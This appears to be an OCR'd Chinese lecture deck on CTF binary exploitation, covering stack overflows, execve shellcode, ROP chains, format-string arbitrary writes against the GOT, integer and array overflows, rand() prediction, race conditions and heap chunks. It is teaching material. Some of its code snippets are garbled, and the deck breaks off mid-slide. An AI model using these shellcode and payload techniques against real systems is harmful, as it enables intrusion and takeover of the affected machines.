0064| 0x7fffffffe2d0 --> 0x0
0072| 0x7fffffffe2d8 --> 0x0
0080| 0x7fffffffe2e0 --> 0x555555554770 (<__libc_csu_init
0088| 0x7fffffffe2e8 --> 0x5555555545f0 (<_start>:
0096| 0x7fffffffe2f0 --> 0x7fffffffe3e0 --> 0x1
0104| 0x7fffffffe2f8 --> 0xbc35d100000000   <-- a
0112| 0x7fffffffe300 --> 0x555555554770 (<__libc_csu_init
0120| 0x7fffffffe308 --> 0x7ffff7a5b2b1 (<__libc_start_ma
0128| 0x7fffffffe310 --> 0x40000
0136| 0x7fffffffe318 --> 0x7fffffffe3e8 --> 0x7fffffffe68
0144| 0x7fffffffe320 --> 0x1f7b9c168
0152| 0x7fffffffe328 --> 0x555555554720 (<main>:
```

栈的结构

地址（相对esp）	数据
+0x00	str[0x0-0x3]
+0x04	str[0x4-0x8]
……	……
+0x60	str[0x60-0x64]
+0x64	int_a
+0x68	ebp
+0x6c	ret address

栈溢出

root@kali ~/桌面# ./test
12345 aaaa(200个a)
get input string:aaaa(200个a) int:1633771873
fish: './test' terminated by signal SIGSEGV
(Address boundary error)

输入较长的字符串

段异常

```
   0x55555555475f <main+63>:    mov    eax,0x0
   0x555555554764 <main+68>:    leave
=> 0x555555554765 <main+69>:    ret
   0x555555554766:      nop    WORD PTR cs:[rax+rax*1+0x0]
   0x555555554770 <__libc_csu_init>:    push   r15
   0x555555554772 <__libc_csu_init+2>:  push   r14
   0x555555554774 <__libc_csu_init+4>:  mov    r15d,edi
[-------------------------------stack--------------------]
0000| 0x7fffffffe308 ('a' <repeats 80 times>)
0008| 0x7fffffffe310 ('a' <repeats 72 times>)
0016| 0x7fffffffe318 ('a' <repeats 64 times>)
0024| 0x7fffffffe320 ('a' <repeats 56 times>)
0032| 0x7fffffffe328 ('a' <repeats 48 times>)
0040| 0x7fffffffe330 ('a' <repeats 40 times>)
0048| 0x7fffffffe338 ('a' <repeats 32 times>)
0056| 0x7fffffffe340 ('a' <repeats 24 times>)
[-------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000555555554765 in main () at test.c:10
10      }
```


导致栈溢出的函数

gets
strcpy
strcat
scanf(“%s”, buf)

strncpy
strncat
memcpy
read(0, buf, size)

栈溢出的目标——控制EIP

```
0x565a5641 <main+81>:  mov    eax,0x0
0x565a5646 <main+86>:  lea    esp,[ebp-0x8]
0x565a5649 <main+89>:  pop    ecx
0x565a564a <main+90>:  pop    ebx
0x565a564b <main+91>:  pop    ebp
0x565a564c <main+92>:  lea    esp,[ecx-0x4]
0x565a564f <main+95>:  ret
```



shellcode


```
/* push '/bin/sh\x00' */
 push 0x1010101
 xor dword ptr [esp],
0x169722e
 push 0x6e69622f
 mov ebx, esp
 xor ecx, ecx
 xor edx, edx
 /* call execve() */
 push SYS_execve /* 0xb */
 pop eax
 int 0x80
```

bss、stack ???

https://www.exploit-db.com/shellcode/

DEP

Data Execute Prevention



函数调用规则

```
   0x56555627 <+55>:    mov    eax,DWORD PTR [ebp-0xc]
=> 0x5655562a <+58>:    sub    esp,0x4
   0x5655562d <+61>:    push   eax
   0x5655562e <+62>:    lea    eax,[ebp-0x70]
   0x56555631 <+65>:    push   eax
   0x56555632 <+66>:    lea    eax,[ebx-0x192a]
   0x56555638 <+72>:    push   eax
   0x56555639 <+73>:    call   0x56555440 <printf@plt>
   0x5655563e <+78>:    add    esp,0x10
   0x56555641 <+81>:    mov    eax,0x0
```

函数压参

参数布局

```
0000| 0xffffd3f0 --> 0x565556d6 ("get input string:%s int:%d\n")
0004| 0xffffd3f4 --> 0xffffd408 ("234234")
0008| 0xffffd3f8 --> 0x856
0012| 0xffffd3fc --> 0x56555607 (<main+23>:     add    ebx,0x19f
0016| 0xffffd400 --> 0xffffd41f --> 0x56 ('V')
0020| 0xffffd404 --> 0x0
0024| 0xffffd408 ("234234")
0028| 0xffffd40c --> 0x3433 ('34')
```


arg1

arg2

arg3

函数调用规则

call = push eip + jmp



函数传参规则（32位）

地址（相对esp）	数据
+0x00	
+0x04	
……	
+0x60	
+0x64	ebp
+0x68	ret address
+0x6c	arg1
+0x70	arg2
+0x74	arg3

函数传参规则（64位）

参数	寄存器
Arg1	Rdi
Arg2	Rsi
Arg3	Rdx
Arg4	Rcx
Arg5	R8
Arg6	R9

函数传参规则（64位）

地址（相对rsp）	数据
+0x00	
+0x08	
……	
+0x60	
+0x68	rbp
+0x70	ret address
+0x78	Arg7
+0x80	Arg8
+0x88	Arg9

32位ROP

地址（相对esp）	数据
+0x00	printf_entry
+0x04	function_ret
+0x08	printf_got
+0x0c	bin_sh_addr

ret

地址（相对esp）	数据
+0x00	function_ret
+0x04	printf_got
+0x08	bin_sh_addr

printf(printf_got)

32位ROP

write_entry
function_ret
1
printf_got
8

write(1, printf_got, 8)

write_entry
pop3_ret
1
printf_got
8
read_entry
0
printf_got

write(1, printf_got, 8);
read(0, printf_got, 8);

64位ROP

```
7a0:    4c 89 ea          mov   rdx,r13     第二次ret
7a3:    4c 89 f6          mov   rsi,r14
7a6:    44 89 ff          mov   edi,r15d
7a9:    41 ff 14 dc       call  QWORD PTR [r12+rbx*8]
7ad:    48 83 c3 01       add   rbx,0x1
7b1:    48 39 dd          cmp   rbp,rbx
7b4:    75 ea             jne   7a0 <__libc_csu_init+0x40>
7b6:    48 83 c4 08       add   rsp,0x8
7ba:    5b                pop   rbx
7bb:    5d                pop   rbp
7bc:    41 5c             pop   r12
7be:    41 5d             pop   r13   第一次ret
7c0:    41 5e             pop   r14
7c2:    41 5f             pop   r15
7c4:    c3                ret
```

寻找ROP gadget

```
root@kali ~/桌面# ROPgadget --binary bof --only "pop|ret"
Gadgets information
============================================================
0x00000643 : pop ebp ; ret
0x00000642 : pop ebx ; pop ebp ; ret
0x000006a8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x00000421 : pop ebx ; ret
0x00000641 : pop ecx ; pop ebx ; pop ebp ; ret
0x000006aa : pop edi ; pop ebp ; ret
0x000006a9 : pop esi ; pop edi ; pop ebp ; ret
0x0000040a : ret
0x000005b6 : ret 0x1a4b
0x00000516 : ret 0x1aeb
0x000004d6 : ret 0x1b2b

Unique gadgets found: 11
```

ROPgadget

README.md

ROPgadget Tool

This tool lets you search your gadgets on your binaries to facilitate your ROP exploitation. ROPgadget supports ELF/PE/Mach-O format on x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS architectures. Since the version 5, ROPgadget has a new core which is written in Python using Capstone disassembly framework for the gadgets search engine - The older version can be found in the Archives directory but it will not be maintained.

Install

If you want to use ROPgadget, you have to install Capstone first.

For the Capstone's installation on nix machine:

```
$ sudo pip install capstone
```

Capstone supports multi-platforms (windows, ios, android, cygwin...). For the cross-compilation, please refer to the https://github.com/aquynh/capstone/blob/master/COMPILE.TXT file.

After Capstone is installed, ROPgadget can be used as a standalone tool:

栈溢出的攻与防——canary保护

地址（相对rsp）	数据
+0000	str[0x0-0x7]
+0008	str[0x8-0xf]
……	……
+0060	str[0x60-0x64]
+0068	int_a
+0070	rand_value
+0078	rbp
+0080	ret address

目录 Pwn题常见漏洞

思考？

```c
#include <stdio.h>

int main()
{
    int a = 2147483647;
    int b = a+1;
    printf("%d\n", b);
    return 0;
}
```

```c
#include <stdio.h>

int main()
{
    int a = 0x7fffffff;
    int b = a+1;
    printf("%d\n", b);
    return 0;
}
```

b等于多少？？

思考？

```c
#include <stdio.h>

int main()
{
    int a = 2147483647;
    int b = a+1;
    printf("%d\n", b);
    return 0;
}
```

```c
#include <stdio.h>

int main()
{
    int a = 0x7fffffff;
    int b = a+1;
    printf("%d\n", b);
    return 0;
}
```

```
root@kali ~/桌面# ./test
-2147483648
```

数据类型表示范围

数据类型	空间大小	表示范围
_int32	4	-2147483648 ~ 2147483647
_uint32	4	0 ~ 4294967295
_int64	8	$-2^{63} \sim 2^{63}-1$
_uint64	8	$0 \sim 2^{64}-1$

如果运算超出表示范围，超出部分将被舍弃

强制类型转换

```c
#include <stdio.h>
int main()
{
  int a;
  scanf("%d\n", &a);
  unsigned int b = (unsigned int)a;
  printf("%u\n", b);
  return 0;
}
```

什么情况下输出的结果 a 不等于 b?

有符号与无符号

+1 有符号数

00000000 00000000 00000000 00000001

-1

11111111 11111111 11111111 11111111

1 无符号数

00000000 00000000 00000000 00000001

整数负溢

```c
#include <stdio.h>
int main()
{
    int money = 100;
    int price = 1000;
    int count;
    printf("how many you want to buy?\n");
    scanf("%d", &count);
    if(money > count * price)
    {
       money -= count * price;
       printf("you are a rich man\n");
    }
    return 0;
}
```

什么情况下会输出”you are a rich man” ??

整数负溢

```
In [5]: (1 << 32) / 1000 * 1000
Out[5]: 4294967000

In [6]: hex((1 << 32) / 1000 * 1000)
Out[6]: '0xfffffed8'
```

```
root@kali ~/桌/integer_negative_overflow# ./test
how many you want to buy?
4294967000
you are a rich man
```

目录 Pwn题常见漏洞

数组边界溢出

```c
#include <stdio.h>

char int a[10];
int main()
{
  for (int i=0; i<10; i++)
  {
    scanf("%d", &a[i]);
  }
  printf("input the index you want to see?\n");
  int index = 0;
  scanf("%d", &index);
  printf("%d\n", a[index]);
  return 0;
}
```

数组边界溢出

```c
#include <stdio.h>

char int a[10];
int main()
{
  for (int i=0; i<10; i++)
  {
    scanf("%d", &a[i]);
  }
  printf("input the index you want to see?\n");
  int index = 0;
  scanf("%d", &index);
  printf("%d\n", a[index]);
  return 0;
}
```

```
root@kali ~/桌面# ./test
1 2 3 4 5 6 7 8 9 0
input the index you want to see?
-20
-144770944
```

从汇编理解数组

```
6a4:    mov   edx,DWORD PTR [ebp-0x10]
6a7:    lea   eax,[ebx+0x60]

6ad:    mov   eax,DWORD PTR [eax+edx*4]
6b0:    sub   esp,0x8
6b3:    push  eax
6b4:    lea   eax,[ebx-0x187b]
6ba:    push  eax
6bb:    call  460 <printf@plt>
```

32位与64位的区别？类型的区别？

数组边界溢出

mov eax,DWORD PTR [eax+edx*4]

表达式	范围
edx	$-2^{31} \sim 2^{31}-1$
edx*4	$-2^{33} \sim 2^{33}-4$
eax+edx*4	$-2^{33} \sim 2^{33}-1$

读写任意内存

目录 Pwn题常见漏洞

格式化字符串

printf(const char *format,...);

模式	功能
%x	打印16进制
%10$x	打印第10个参数的16进制形式
%s	打印字符串（以\0结尾）
%10$s	打印第10个参数指向的字符串
%100c	打印100个空格
%n	将已输出的字符数全4字节写到指定地址
%hn	将已输出的字符数低2字节写到指定地址
%hhn	将已输出的字符数低1字节写到指定地址

利用格式化字符串任意内存写

参数索引	相对位置(esp)	数据内容
Arg0	+0x00	format_str
Arg1	+0x04	0x1234
Arg2	+0x08	0xaaaa
Arg3	+0x0c	aaaa
Arg4	+0x10	%daa
Arg5	+0x14	%naa
arg6	+0x18	printf_got

format_str = “aaaa%daa%naa” + printf_got

利用格式化字符串任意内存写

参数索引	相对位置(esp)	数据内容
arg1	+0x00	format_str
arg2	+0x04	0x1234
arg3	+0x08	0xaaaa
arg4	+0x0c	aaaa
arg5	+0x10	%daa
arg6	+0x14	%6$n
arg7	+0x18	printf_got

format_str = “aaaa%daa%7$n” + printf_got

利用格式化字符串任意内存写

参数索引	相对位置(esp)	数据内容
arg1	+0x00	format_str
arg2	+0x04	0x1234
arg3	+0x08	0xaaaa
arg4	+0x0c	%123
arg5	+0x10	456c
arg6	+0x14	%6$n
arg7	+0x18	printf_got

format_str = “%123456c%7$n” + printf_got

存在的问题

printf_got = 0xdeadbeaf
system_addr = 0x7f123456

0x7f123456 = 2131899478

format_str = “%2131899478c%10$n” + printf_got

输出字符数

2131899478 Byte = 2081933 Kb = 2033 Mb = 2G

存在的问题

printf_got = 0xdeadbeaf
system_addr = 0x7f123456

0x7f123456 = 2131899478

format_str = “%2131899478c%10$n” + printf_got

输出字符数

2131899478 byte = 2081933 kb = 2033mb = 2G

Too large

格式化字符串

printf(const char *format,...);

模式	功能
%x	打印16进制
%10$x	打印第10个参数的16进制形式
%s	打印字符串（以\0结尾）
%10$s	打印第10个参数指向的字符串
%100c	打印100个空格
%n	将已输出的字符数全4字节写到指定地址
%hn	将已输出的字符数低2字节写到指定地址
%hhn	将已输出的字符数低1字节写到指定地址

利用格式化字符串任意内存写

printf_got = 0xdeadbeaf
system_addr = 0x7f123456

0x7f12 = 32530
0x3456 = 13398

format_str = “%32530c%10$hn” + printf_got

format_str = “%13398c%10$hn” + (printf_got + 2)

输出字符数

45928 byte = 44 kb

利用格式化字符串任意内存写

printf_got = 0xdeadbeaf
system_addr = 0x7f123456

0x7f12 = 32530
0x3456 = 13398

format_str = “%32530c%10$hn%13398c%11$n”
+ printf_got + (printf_got + 2)

输出字符数

45928 byte = 44 kb

利用格式化字符串任意内存写

printf_got = 0xdeadbeaf
system_addr = 0x7f123456

0x7f12 = 32530
0x3456 = 13398

format_str = “%32530c%10$hn%13398c%11$n”
+ printf_got + (printf_got + 2)

输出字符数

45928 byte = 44 kb

结果正确吗？？

利用格式化字符串任意内存写

printf_got = 0xdeadbeaf
system_addr = 0x7f123456


0x7f12 = 32530
0x3456 = 13398
32530 – 13398 = 19122

format_str = “%13398c%10$hn%19122c%11$n”
+ (printf_got+2) + printf_got

成功

模式串解析过程

sprintf(buf, “%s%dAAA”, “aaaa”, 1234, 0x456)




buf = “aaaa”

源码实现 glibc-2.24/stdio-common/vfprintf.c

模式串解析过程

sprintf(buf, “%s%dAAA”, “aaaa”, 1234, 0x456)



buf = “aaaa1234”

源码实现 glibc-2.24/stdio-common/vfprintf.c

模式串覆盖

考虑如下的栈布局


相对地址（esp）	数据内容	
+0x00		⇦ buf
+0x04	%s	⇦ format_str
+0x08	ABCD	⇦ input
+0x0c	EF%n	
+0x10	GHIJ	

sprintf(buf, “%s”, input);

模式串覆盖

sprintf(buf, “%s”, input)

Input = “ABCDEF%nGHIJ”



buf = “ABCDEF%nGHIJ”

源码实现 glibc-2.24/stdio-common/vfprintf.c

模式串覆盖


考虑如下的栈布局

相对地址（esp）	数据内容	
+0x00	ABCD	⇦ buf
+0x04	EF%n	⇦ format_str
+0x08	GHIJ	⇦ input
+0x0c	EF%n	
+0x10	GHIJ	

sprintf(buf, “%s”, input);

模式串覆盖


sprintf(buf, “%s”, input)



buf = “ABCDEF%nGHIJ”

模式串覆盖

sprintf(buf, “%s”, input)



目录 Pwn题常见漏洞

C语言随机数生成

```c
#include <stdio.h>
#include <stdlib.h>
int main()
{
  int x;
  x = rand();
  printf("%d\n", x);
  return 0;
}
```

```
root@kali ~/桌面# ./test
1804289383
root@kali ~/桌面# ./test
1804289383
root@kali ~/桌面# ./test
1804289383
root@kali ~/桌面# ./test
1804289383
```

实现参考 glibc-2.24/stdlib/random_r.c

Glibc中rand函数实现

```
int32_t *fptr = buf->fptr;
int32_t *rptr = buf->rptr;
int32_t *end_ptr = buf->end_ptr;
int32_t val; val = *fptr += *rptr;
*result = (val >> 1) & 0x7fffffff;
++fptr;
if (fptr >= end_ptr)
{
    fptr = state;
    ++rptr;
}
else
{
    ++rptr;
    if (rptr >= end_ptr)
        rptr = state;
 }
```

Linux各版本产生
随机数方式相同

glibc-2.24/stdlib/random_r.c

python随机数预测

```c
#include <stdio.h>
#include <stdlib.h>
int main()
{
  int x;
  srand(time());
  x = rand();
  printf("%d\n", x);
  return 0;
}
```

Still not safe

```python
#!/bin/python
From ctype import *

libc = CDLL("libc.so.6")
libc.srand(libc.time())
libc.rand()
```

预测随机数种子


目录 Pwn题常见漏洞

条件竞争

CVE-2016-5195

条件竞争

```
int i = 1;
void *mythread1()
{
   if(i == 1)
   {
      sleep(3);
      if(i == 2)
          printf("hack it!\n");
      else
          printf("you can try again!\n");
    }
}
void *mythread2()
{
    sleep(1);
    i=2;
}
```



目录 Pwn题常见漏洞

逻辑漏洞

```
char *name = (char*)malloc(0x10);
strcpy("aaaa");
scanf("%d", &length);
char *ptr;
if(strlen(name) >= length || ptr = malloc(length))
{
    if(strlen(name) > length)
        ptr = name;
    read(0, ptr, length);
}
```

strcpy(name, “aaaa”);

正则过滤、条件判断。。。

目录 content

堆结构

```c
#include <stdio.h>
#include <stdlib.h>
int main()
{
    int i;
    char *p = malloc(0x50);
    return 0;
}
```

堆结构

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555554000 0x0000555555555000 r-xp      /root/桌面/test
0x0000555555754000 0x0000555555755000 r--p      /root/桌面/test
0x0000555555755000 0x0000555555756000 rw-p      /root/桌面/test
0x0000555555756000 0x0000555555777000 rw-p      [heap]
0x00007ffff7a3b000 0x00007ffff7bd0000 r-xp      /lib/x86_64-linux-gnu
so
0x00007ffff7bd0000 0x00007ffff7dcf000 ---p      /lib/x86_64-linux-gnu
so
```

堆结构


gdb-peda$ x/20a 0x0000555555756000
0x555555756000: 0x0 0x61
0x555555756010: 0x0 0x0
0x555555756020: 0x0 0x0
0x555555756030: 0x0 0x0
0x555555756040: 0x0 0x0
0x555555756050: 0x0 0x0
0x555555756060: 0x0 0x20fa1
0x555555756070: 0x0 0x0
0x555555756080: 0x0 0x0
0x555555756090: 0x0 0x0
堆头
返回值
下一个堆

堆结构

```
struct malloc_chunk {
  /* #define INTERNAL_SIZE_T size_t */
  INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).
  INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead.
  struct malloc_chunk* fd;         /* 这两个指针只在free chunk中存在*/
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize;
  struct malloc_chunk* bk_nextsize;
};
```

堆结构

块1

pre_size	size	p
fd	bk	

块2

